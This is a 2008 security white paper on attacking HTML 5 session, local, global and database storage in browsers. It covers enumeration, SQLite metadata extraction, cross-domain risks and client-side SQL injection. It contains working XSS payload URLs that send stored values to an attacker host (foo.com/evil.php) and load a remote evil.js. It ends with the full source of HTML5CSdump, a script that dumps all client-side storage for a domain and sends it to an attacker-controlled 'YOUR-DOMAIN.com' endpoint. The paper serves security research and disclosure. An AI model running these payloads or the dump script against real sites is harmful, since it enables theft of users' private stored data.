Abusing HTML 5 Structured Client-side Storage

ALBERTO TRIVERO

20 July 2008, Version 1.0

Sponsored by

Table of Contents

Introduction

Client-side storage is at the heart of modern web technologies and it's very important for many web developers. Currently most common browsers use different techniques to store data in the client's machine and, surely, the most famous, old and simple way to do this are HTTP cookies [1].

Although sometimes browser specific or plugin dependent, other techniques have been developed during the years in order to supply the structural limitation of HTTP cookies. Most common examples are:

- userData, used only by Internet Explorer 5.5 and later [2];
- Local Shared Object, used by the browser plugin Adobe Flash Player 6 and later [3];
- Google Gears, a plugin for Firefox and Internet Explorer [4];

To adapt to modern and future web technologies, resolve this chaos and create a widely accepted standard, the Web Hypertext Application Technology Working Group (WHATWG) [5] with the W3C HTML Working Group [6] has developed a well structured client-side storage solution, which is part of the future major revision of the core language of the World Wide Web: HTML 5. The *First Public Working Draft* of HTML 5 was released on 22th January 2008 [7], but the work was started since 2004 with the name Web Applications 1.0, changed in May 2007, and continue every day [8]. There are many changes in HTML 5 and although it'll probably reach the W3C Candidate Recommendation state only in 2012, several browsers has already adopted some of them.

The aim of this white paper is to analyze security implications of this new client-side storage technology, showing how different attacks can be conduct in order to steal storage data in the client's machine.

HTML 5 Structured Client-side Storage

Structured client-side storage [9], this is the complete name of the storage solution adopted by HTML 5, is probably the most interesting innovation for who deals with IT security. It's divided in three different client-side storage methodologies:

- Session Storage
- Local Storage (ex Global Storage)
- Database Storage

In Firefox [10] and Internet Explorer [11] takes the name of DOM Storage, a name someone doesn't like [12].

Browser's Implementation

As previously stated, many browsers has already started to implement many new features of HTML 5. Let's see what is the situation for client-side storage analyzing the most commons rendering engine.

- Gecko, used by Firefox and many more, allows session storage and global storage from the version 1.8.1 (Firefox 2.0, October 2006);
- WebKit, used by Safari and recently implemented in Qt 4.4, allows database storage since version r27xxx (introduced subsequently in Safari 3.1, March 2008), and since development version r34xxx (and probably since future 4.0 version of Safari) allows also local storage and session storage;
- Trident, used by Internet Explorer, allows session storage and global storage since version 6 (IE 8 beta 1, March 2008);
- Presto, used by Opera 9.50, doesn't supports anything of the HTML 5 client-side storage.

Could be interesting to know quickly which of the tree typologies of client-side storage your browser support, without the need to write test scripts or to try to search the answer in the online documentation. To accomplish this task you can use this simple JS script:

```
var storSupp = "";
for(var i in window) {
     if(i == "sessionStorage") {
           storSupp += "Session Storage ";
     }
     else if(i == "globalStorage") {
           storSupp += "Global Storage ";
     }
     else if(i == "localStorage") {
           storSupp += "Local Storage ";
     }
     else if(i == "openDatabase") {
           storSupp += "Database Storage ";
     }
}
document.write(storSupp);
```

Session Storage

Session storage is quite similar to HTTP cookies but has some relevant benefits: there's much more storage capacity (some MB, depending on the browser's implementation, instead of only 4 KB), it doesn't need to be transmitted in every HTTP packet and it's more efficient in different situations. Session storage objects are key/value pairs (where *value* is a string) that will be accessible only by the site and only in the window (or tab) where they were created.

HTML 5 draft makes the example of a user that buy at the same time two plane tickets from the same site using two different windows, if the web application use HTTP cookies to keep track of which ticket the user is buying, the purchase made in one window could leak in the other one. With session storage this couldn't happen. Unlike cookies you can't define the persistence time of the storage object: it'll disappear when the user close the window where it was created or when the web application delete it.

You can define a session storage object in this manner: `sessionStorage.foo = "bar";`

Local Storage (ex Global Storage)

To store persistent data on the client's machine, HTML 5 has used global storage since the new Working Draft released on 10th June 2008 that officially introduces local storage. Global storage allow a web application to store data on the client's computer that can be accessed by other domains different from the one have created the storage object. According to the specifications, you can define a global storage object accessible from every web site (`globalStorage[''].foo = "bar";`), from a specific top level domain (`globalStorage['com'].foo = "bar";`), and so on going down in level (`globalStorage['example.com'].foo = "bar";`, ...). All the domains at an equal or lower level of the one defined for a global storage object can access its storage data. This is what specs say. As usual browser developers has adopted a little different behavior (in this case with a good margin of reason). Firefox 2.0 & 3.0 and Internet Explorer 8 beta 1 has never allowed public data storage or the use of TLD, Firefox 3.0 has moreover blocked the permission for lower level domains to access data of a domain in a higher level: you can access a global storage object only from the exactly same domain it's referred.

With local storage, the new and better version of global storage, you can't define domains, it's automatically associated with the domain of the web application is running the script.

Both global storage and local storage are accessible from any browser's window and their data persists also when the browser is closed, unlike session storage.

Some simple examples are:

```
localStorage.foobar = 1337;
globalStorage['example.com'].foo = "bar";
globalStorage[location.hostoname].pg = "The quick brown fox jumps over the lazy dog";
```

Firefox 3.0 saves these persistent data, under Mac OS X, in this SQLite file:

```
/Users/[username]/Library/Application Support/Firefox/Profiles/[random string]/
webappsstore.sqlite
```

and under Windows XP in this one:

```
C:\Documents and Settings\[username]\Application Data\Mozilla\Firefox\Profiles\[random
string]\webappsstore.sqlite
```

Database Storage

Similarly to Google Gears, HTML 5's database storage allows a web application to save structured data in the client's machine using a real SQL database. This feature will allow the development of very powerful applications. A simple example [13] was released by the developers of WebKit, the only that now supports database storage.

Like the other two storage methodologies, you can save only strings and data will be accessible solely by the exactly same domain name has created it.

The syntax could create some problems at a first approach. For a complete reference see the HTML 5 draft [14]. Now I'll show you only some quick and simple example:

```
db = openDatabase("dbTest", "1.0", "First Database", 300000);
db.transaction(function(tx) { tx.executeSql("CREATE TABLE MyTb (id REAL)"); });
db.transaction(function(tx) { tx.executeSql("SELECT * FROM MyTb”, [], function(tx,
result) { alert(result.rows.item(0)['id']); }); });
```

WebKit (therefore Safari and so on) uses SQLite as database backend. Under Mac OS X you can find its storage files in:

```
/Users/[username]/Library/Safari/Databases
```

Could be useful to use the Safari's Web Inspector to navigate through the content of site's local database and forgering SQL queries.

Some Boring (in)Security

At this point we can draw the first conclusions about security implications of HTML 5 structured client-side storage.

Due to the absence of the ability to set an expiration date, if a session storage object is saved on the user's machine, not deleted when necessary, and the user continue to surf on the Internet using always the same window, that object will be recoverable also many hours or days after it finished its usefulness.

The freedom in global storage to set the domain name will access the storage data could cause an unwanted leak of data.

There's moreover any integrity check of persistent storage data, they are saved in simple and easy discoverable SQLite files.

One of the always valuable ways to reduce the attack surface is to erase data and informations are not useful anymore. Considering this, it's not positive to know Firefox 3.0 didn't adopted the `clear()` method (Internet Explorer 8 do) to allow web developers to quickly empty the associated object (session storage, global storage or local storage) of all the key/value pairs. A developer have to use the `removeItem(`***`key`***`)` method for each key he need to delete.

Strange Behavior

Billy Hoffman and Bryan Sullivan in their Ajax Security book [15] have pointed out some strange stuffs could have security implications. I'll discuss them here with some more details using development builds of Safari and Internet Explorer.

Consider this simple piece of code:

```
sessionStorage.foo = false;
if(sessionStorage.foo) {
     alert("true");
}
else {
     alert("false");
}
```

It's quite obvious to say it'll show *false*. Well, it show *true* instead, on every browser. Why? I've said at the beginning that the three storage methodologies store *strings*, this is the point. `typeof(sessionStorage.foo)` return *object* on Firefox 2.0 & 3.0 and on Internet Explorer 8 beta 1, and return *string* on the development builds of WebKit (which is the correct behavior), but never return *boolean*. So, depending to the browser, our keys are managed, and converted, as strings or objects. So how to obtain *false*, as expected? With WebKit we can use `sessionStorage.foo = '';`, but with Firefox and Internet Explorer it was impossible to obtain *false*, even using toString(), quite odd. This strange facts makes very easy to write buggy JavaScript code that could create unintended and potentially insecure behaviors.

Abusing HTML 5 Structured Client-side Storage

Although researchers like Ronald van den Heetkamp [16] have already underlined the risks of client-side storage in HTML 5 and others like Petko D. Petkov dealed with similar technologies [17], anyone has done an in-depth analysis yet.

Let's make a first consideration: if a web application which uses this kind of client-side storage is vulnerable to XSS (Cross-site scripting) attacks we can use an attack payload to read or modify the content of known storage keys (session storage, global storage, local storage or database storage) on the computer's victim. If the web application load data or code from the local storage, could be also quite powerful to inject malicious code that will be executed every time the web application will request it.

Obviously also CSRF (Cross-site request forgery) attacks could be very interesting.

On Internet Explorer 8 beta 1 exists the `secure` property, not defined in the HTML 5 draft, which is assigned to a key/value pair if it's created from a site using HTTPS. Keys marked as `secure` could not be read by sites using simple HTTP connection. To use XSS attacks to modify this property could also be useful.

With this big amount of client-side data, client-side attacks can see grow their capabilities. Cookies stealing is noting compared what can be done in a near future, and there's no HTTPOnly to protect you.

Also spy cookies will begin to be obsolete: with HTML 5 client-side storage you have much more ways to track the users' preferences.

Persistent storage like global storage, local storage and database storage could easily be used to build persistent XSS attacks, the lifeblood of web worms. Maybe it's not exaggerate to say that in the future many megabytes of data of millions of users could be at risk.

Moreover, when a computer is compromised, a good place to find interesting data it's obviously local storage.

The enthusiasm of web developers toward HTML 5 client-side storage is probably one of the worst element in the security point of view (you now, human factor..). Let's see what a web technologist has wrote on his blog:

"Imagine a personal finance site storing your stock portfolio and historical prices locally, [...] your favorite blogging tool might already use local storage to automatically save drafts of your blog posts, [...] a personalized homepage might store your selected widgets and their content locally, [...] web applications such as Google Calendar might store your appointments locally, [...] your webmail will be downloaded locally [...]. I'm excited to see more applications start to use client-side storage", Niall Kennedy [18].

Well, by a different point of view, what do you think if someone, from anywhere in the world, could gain access to your stock portfolio seeing what stocks you have, to the drafts of your blog posts (reserved or not), to your web widgets and their content, to your agenda, to all your mails without the need of cookies or passwords, and so on. And maybe imagine a script able to gain all this sort of information in an automated fashion. Yeah, I'm excited too..

Storage Object Enumeration

If you want to acquire the value of a storage object using a XSS payload, you usually need to know the name of its key, which could be a limitation. To overcome this problem we'll see two scripts that allow you to acquire all the keys for session storage, global storage and local storage:

```
var ss = "";
for(i in window.sessionStorage) {
      ss += i + " ";
}
```

This example is for session storage, but could by easily used for the other storage methodologies. We can obtain the same result, in this case for local storage, with the API supplied by the HTML 5 draft:

```
var ls = "";
for(i = 0; i < localStorage.length; i++) {
      ls += localStorage.key(i) + " ";
}
```

Database Object Enumeration

The HTML 5 draft says that “there is no way to enumerate or delete the databases available for a domain from this API”. So if we want to know the content of a database object without knowing its name, we have to use some escamotages:

```
var db = "";
for(i in window) {
      if(window[i] == “[object Database]”) {
            db += i + “ “;
      }
}
```

Extracting Database Metadata

If you know everything of the structure of a client-side database you can do everything you want with it, but if you don’t, you have to extract its structure in some way. We have said before that WebKit uses SQLite for database storage. Every SQLite database has a table called `sqlite_master` containing the names of all the tables of the database. To gain them you can use a SQL query like this one:

```
SELECT name FROM sqlite_master WHERE type='table'
```

Once you have a table name you probably want to knows its columns. The `sqlite_master` table has a column called `sql` which contains the SQL `CREATE` statement for a certain table where you can see its columns:

```
SELECT sql FROM sqlite_master WHERE name='table_name'
```

If you’re asking yourself which version of SQLite uses WebKit, the answer is 3.4.0, released about a year ago (the latest available is 3.6.0):

```
SELECT sqlite_version()
```

One Shot Attack

What makes uncomfortable client-side attacks is the difficulty to constantly interact with the target. Let’s see now a classic XSS attack scenario where I acquire client-side data thanks to my knowledge of its structure (keys names, database objects name, database tables names, etc.):

```
http://example.com/page.php?name=<script>document.write('<img src="http://foo.com/
evil.php?name=' %2B globalStorage[location.hostname].mykey %2B '">');</script>
```

Example.com has a XSS vulnerability in the `name` variable and uses global storage to save an object on the client’s machine which have a key named `mykey`. If a site’s user click on that URL, the value of `mykey` is sent to the attacker’s domain foo.com and stored. Quite simple.

```
http://example.com/page.php?name=<script>db.transaction(function (tx) { tx.executeSql
("SELECT * FROM client_tb", [], function(tx, result) { document.write('<img src="http://
foo.com/evil.php?name=' %2B result.rows.item(0)['col_data'] %2B '">'); }); });</script>
```

In this case we are attacking database storage of example.com instead. If a site's user click on that URL, the content of the column `col_data` in the first row of the table `client_tb` is sent to the attacker's page and stored.


Attack Automation: HTML5CSdump

We've seen before some ways to acquire data when we know anything about it. We can imagine a user uses a XSS vulnerable site with HTML 5 client-side storage, but we can't discover enough information to acquire directly its client-side data, or we haven't enough time. To solve this problem I've developed a JS script called HTML5CSdump. This script uses the enumeration and extraction techniques described before to obtain *all* the client-side storage relative to a certain domain name without the need of any user interaction (except to click on a link) and without the need for the attacker to analyze the structure of the web application. The script is available at the end of this white paper and at this address: http://trivero.secdiscover.com/html5csdump.js

An example to inject the script in a XSS vulnerable page is this:

```
http://example.com/page.php?name=<script src=http://foo.com/evil.js></script>
```

An example of the output the the script is this:



```
User Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_4; it-it) AppleWebKit/527  (KHTML,
like Gecko) Version/3.1.2 Safari/525.20.1
HTML 5 Structured Clien-side Storage Support: Local Storage, Session Storage, Database Storage

        = SESSION STORAGE =

window.sessionStorage.hello = say hallo to who spy on you
window.sessionStorage.wisdom = disse la vacca al mulo oggi ti puzza il culo


        = GLOBAL STORAGE =



        = LOCAL STORAGE =

window.localStorage.bill = There are no significant bugs in our released software that any
significant number of users want fixed. (Bill Gates in 1995)
window.localStorage.tux = Security people are often the black-and-white kind of people that I
can\'t stand. (Linus Torvalds)


        = DATABASE STORAGE =

Database object: window.db

Table name: WebKitStickyNotes2
Database schema:
id      note    timestamp       left    top     zindex
                ----------------
1       ohohoohoho      1214509299442   223px   137px   155
10      ha      1211836034309   66px    213px   88
9       AAA     1211392101644   612px   193px   129
11      ohoho   1213625035733   319px   317px   156
12      pwned   1213625043372   513px   264px   154
13      Owned   1213625050077   885px   301px   133
14      eeeeeee 1214509126514   766px   103px   132
```

As you can see the script gives to the attacker informations on the user agent of the victim, what client-side storage methodologies it support, and all the content of the storage data for the attacked domain.

Cross-directory Attacks

HTTP cookies has a `Path` attribute that define where the cookie is valid and so from where it can be read. Nothing similar exists for HTML 5 client-side storage. This means that a XSS flow in any page of a site could be used to obtain client's data. This is not good in a prospective of minimizing the attack surface.

As a consequence is also absolutely discouraged the use of HTML 5 client-side storage in site like geocities.com, myspace.com, livejournal.com, etc. where a web space is offered to the user in the form http://domain.com/username/.

Cross-domain and Cross-port Attacks

Cross-domain attacks are feasible against global storage in Firefox 2.0 and Internet Explorer 8 beta 1, and can happen when there are weak domain restrictions. Imagine a user who uses admin.example.com which saves on his computer `globalStorage['example.com'].privID = 31337`, now if someone has the control of, for example, employers.example.com or exploit a XSS vulnerability, can easily access to that global storage object. Firefox 3.0 doesn't allow anymore this kind of attacks.

Because you can't restrict the access port (IE's userData do), cross-port attacks are possible when two web servers (or other XSSable services) runs on the same domain since each one can access to the client-side storage of the other one. Again, this is not good in a prospective of minimizing the attack surface.

Client-side SQL Injection Attacks

SQL injection attacks were always be considered as server-side problem, but already with Google Gears [17] is begun also a client-side problem. In HTML 5 the problem exists when the query parameters are not passed though the `?` placeholder but directly. This is the wrong use:

```
executeSql("SELECT name FROM stud WHERE id=" + input_id);
```

This is the correct use:

```
executeSql("SELECT name FROM stud WHERE id=?", [input_id]);
```

The problem with client-side SQL injection attacks is that the exploitability is very variable and usually quite low. In fact supposing you are able to execute a classical `UNION SELECT` to extract from the local database the data you desire, then how can you send it to yourself? You can't, you can only hope in a favorable design of the web application which allow you to obtain it in an other way (for example storing persistently in a web page the result of the malicious SQL query).

It's also interesting to note that not all the SQL statements which SQLite supports are allowed by WebKit. For example `PRAGMA` (could allow to obtain interesting information on the database structure) and `ATTACH` (could be used to attach external databases, a big deal in Firefox) are blocked. HTML 5 draft doesn't define yet what SQL statements have to be allowed, we'll see when also Firefox and Internet Explorer will support database storage, if they makes the mistake to allow these potentially dangerous statements.

Conclusions

It's quite obvious with the passage of time the attack surface for web applications will grow. HTML 5 structured client-side storage is a powerful instrument for web developers, but introduces new relevant risks. In this white paper we've seen some attack scenarios against it and some scripts that simplify the attacks.

This storage technology for the moment is not yet very implemented, but for sure in the next months we'll see exponentially grow its adoption thanks for the support by the browser's vendors and the passion web developers have for it.

Finally, since deprecated, I would like to see global storage being removed from browsers in favor of local storage, a better solution, but browser vendors rarely remove features. We'll see what will happen.

References

[1] http://tools.ietf.org/html/rfc2965
[2] http://msdn.microsoft.com/en-us/library/ms531424(VS.85).aspx

[3] http://en.wikipedia.org/wiki/Local_Shared_Object
[4] http://gears.google.com/
[5] http://www.whatwg.org/
[6] http://www.w3.org/html/wg/
[7] http://www.w3.org/TR/2008/WD-html5-20080122/
[8] http://www.w3.org/html/wg/html5/
[9] http://www.whatwg.org/specs/web-apps/current-work/multipage/structured.html#structured
[10] http://developer.mozilla.org/en/docs/DOM:Storage
[11] http://msdn.microsoft.com/en-us/library/cc197062(VS.85).aspx
[12] http://ejohn.org/blog/dom-storage-answers/
[13] http://webkit.org/misc/DatabaseExample.html
[14] http://www.whatwg.org/specs/web-apps/current-work/multipage/structured.html#sql
[15] http://www.informit.com/store/product.aspx?isbn=0321491939
[16] http://www.0x000000.com/?i=365
[17] http://www.gnucitizen.org/blog/client-side-sql-injection-attacks/
[18] http://www.niallkennedy.com/blog/2007/01/ajax-performance-local-storage.html

```
/*/
 * HTML5CSdump v0.5 - July 2008
 *
 * This JavaScript code will dump in an automated fashion ALL the content of the
 * HTML 5 Client-side Storage technology of the attacked domain.
 *
 * Download the last version at: http://trivero.secdiscover.com/html5csdump.js
 * Related white paper: http://trivero.secdiscover.com/html5whitepaper.pdf
 *
 * Coded by Alberto 'ameft' Trivero - a.trivero(*)secdiscover.com
/*/

var flag_ss = 0;
var flag_gs = 0;
var flag_ls = 0;
var flag_db = 0;
var dump_ss = "";
var dump_gs = "";
var dump_ls = "";
var dump_db = "";
var storage_support = "";
var ua = navigator.userAgent + "%0D%0A";

for(var i in window) {
    if(i == "sessionStorage") {
        flag_ss = 1;
        if(storage_support) { storage_support += "%2C%20"}
        storage_support += "Session%20Storage";
    }
    else if(i == "globalStorage") {
        flag_gs = 1;
        if(storage_support) { storage_support += "%2C%20"}
        storage_support += "Global%20Storage";
    }
    else if(i == "localStorage") {
        flag_ls = 1;
        if(storage_support) { storage_support += "%2C%20"}
        storage_support += "Local%20Storage";
    }
    else if(i == "openDatabase") {
        flag_db = 1;
        if(storage_support) { storage_support += "%2C%20"}
        storage_support += "Database%20Storage";
    }
}

if(flag_ss) {
    for(i = 0; i < sessionStorage.length; i++) {
        dump_ss += "window%2EsessionStorage%2E" + sessionStorage.key(i) + "%20%3D%20" +
sessionStorage.getItem(sessionStorage.key(i)) + "%0D%0A";
    }
}

if(flag_gs) {
    for(i = 0; i < globalStorage[location.hostname].length; i++) {
        dump_gs += "window%2EglobalStorage%5B%27" + location.hostname + "%27%5D%2E" +
globalStorage[location.hostname].key(i) +
                        "%20%3D%20" +
globalStorage[location.hostname].getItem(globalStorage[location.hostname].key(i)) + "%0D%0A";
    }
}

if(flag_ls) {
    for(i = 0; i < localStorage.length; i++) {
        dump_ls += "window%2ElocalStorage%2E" + localStorage.key(i) + "%20%3D%20" +
localStorage.getItem(localStorage.key(i)) + "%0D%0A";
    }
}

if(flag_db) {
    for(var j in window) {
        if(window[j] == "[object Database]") {
            dump_db += "Database%20object%3A%20window%2E" + j + "%0D%0A";
            var sql = window[j];
            sql.transaction(function (tx) {
                tx.executeSql("SELECT name FROM sqlite_master WHERE type='table'", [], 
function(tx, result) {
                    for(i = 0; i < result.rows.length; i++) {
                        var row = result.rows.item(i);
                        if(row['name'] != "__WebKitDatabaseInfoTable__") {
                            dump_db += "Table%20name%3A%20" + row['name'] + "%0D%0A";
                            sql.transaction(function (ty) {
                                ty.executeSql("SELECT sql FROM sqlite_master WHERE name=?", 
[row['name']], function(ty, result2) {
                                    var dbSchema = result2.rows.item(0)['sql'];
                                    var theRegExp = /^[^(]*\(`/;
                                    var columns = dbSchema.split(theRegExp);
                                    var theRegExp = /`[^`]*[`)]/;
                                    columns = columns[1].split(theRegExp);
                                    columns.splice(columns.length - 1);
                                    dump_db += "Database%20schema%3A%0D%0A" + 
columns.join("%09") + "%0D%0A%09%09%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%2D%0D
%0A";
                                    sql.transaction(function (tz) {
                                        tz.executeSql("SELECT * FROM " + row['name'], [], 
function(tz, result3) {
                                            for(i = 0; i < result3.rows.length; i++) {
                                                for(k = 0; k < columns.length; k++) {
                                                    dump_db += result3.rows.item(i)
[columns[k]] + "%09";
                                                }
                                                dump_db += "%0D%0A";
                                            }
                                        });
                                    });
                                });
                            });
                        }
                    }
                });
            });
            dump_db += "%0D%0A";
        }
    }
}

alert(dump_db); // to be resolved!

var dump_res = "User%20Agent%3A%20" + ua + 
              "HTML%205%20Structured%20Clien%2Dside%20Storage%20Support%3A%20" + 
storage_support + 
              "%0D%0A%0D%0A%09%3D%20SESSION%20STORAGE%20%3D%0D%0A%0D%0A" + dump_ss + 
              "%0D%0A%0D%0A%09%3D%20GLOBAL%20STORAGE%20%3D%0D%0A%0D%0A" + dump_gs + 
              "%0D%0A%0D%0A%09%3D%20LOCAL%20STORAGE%20%3D%0D%0A%0D%0A" + dump_ls + 
              "%0D%0A%0D%0A%09%3D%20DATABASE%20STORAGE%20%3D%0D%0A%0D%0A" + dump_db;

document.write('<img src="http://YOUR-DOMAIN.com/evil.php?name=' + dump_res + '">');
```